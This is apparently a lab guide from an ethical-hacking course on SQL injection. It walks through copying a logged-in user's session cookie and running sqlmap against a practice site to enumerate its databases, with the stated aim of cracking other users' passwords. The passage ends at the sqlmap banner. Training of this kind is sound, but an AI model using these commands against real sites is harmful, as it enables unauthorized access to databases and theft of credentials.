Module 15: SQL Injection

Lab 1: Perform SQL Injection Attacks

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches-from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

In this task, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.


1. Click Parrot Security to switch to the **Parrot Security** machine. Login using **attacker/toor**.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.

3. Navigate to **http://www.moviescope.com/**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Login


Username: sam

Password: ••••

4. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




5. Right-click anywhere on the webpage and click **Inspect (Q)** from the context menu, as shown in the screenshot.



sam profile


ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male

6. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



```
⚠ Cookie "" has been rejected as third-party.                                              player.css
⚠ Cookie "" has been rejected as third-party.    …8e4e8276e11f6989997848910108eee8162272ec10de1bf745cac8f5-d
⚠ Blocked third party https://player.vimeo.com/video/40888186?title=0&byline=0&portrait=0 from extracting canvas data.   vendor.module.js:2:16080
⚠ Cookie "" has been rejected as third-party.                                              vuid.min.js
⚠ Cookie "" has been rejected as third-party.    …8e4e8276e11f6989997848910108eee8162272ec10de1bf745cac8f5-d
⚠ Cookie "" has been rejected as third-party.                                              player-stats
⚠ unreachable code after return statement [Learn More]                               40888186:107:2432
» document.cookie
← "mscope=1jWydNf8wro=; ui-tabs-1=0"
```

7. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser. Note down the URL of the web page.



```
⚠ Cookie "" has been rejected as t                                   vuid.min.js
⚠ Cookie "" has been rejected as t   …8e4e8276e11f6989997848910108eee8162272ec10de1bf745cac8f5-d
⚠ Cookie "" has been rejected as t                                  player-stats
⚠ Cookie "" has been rejected as t   …8e4e8276e11f6989997848910108eee8162272ec10de1bf745cac8f5-d
⚠ unreachable code after return st                             40888186:107:2432
>> document.cookie
← "mscope=1jWydNf8wro=; ui-tabs-1=0"
```


8. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

9. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" --dbs** command.

In this query, **-u** specifies the target URL (the one you noted down in Step#7), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

10. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" --dbs
```

11. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.


12. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.

13. Similarly, if any other message appears, type **Y** and press **Enter** to continue.


Applications Places System
Wed Mar 13, 01:58
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File Edit View Search Terminal Help
Menu
sqlmap -u "http://ww...
[Home - MovieScope ...

```
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

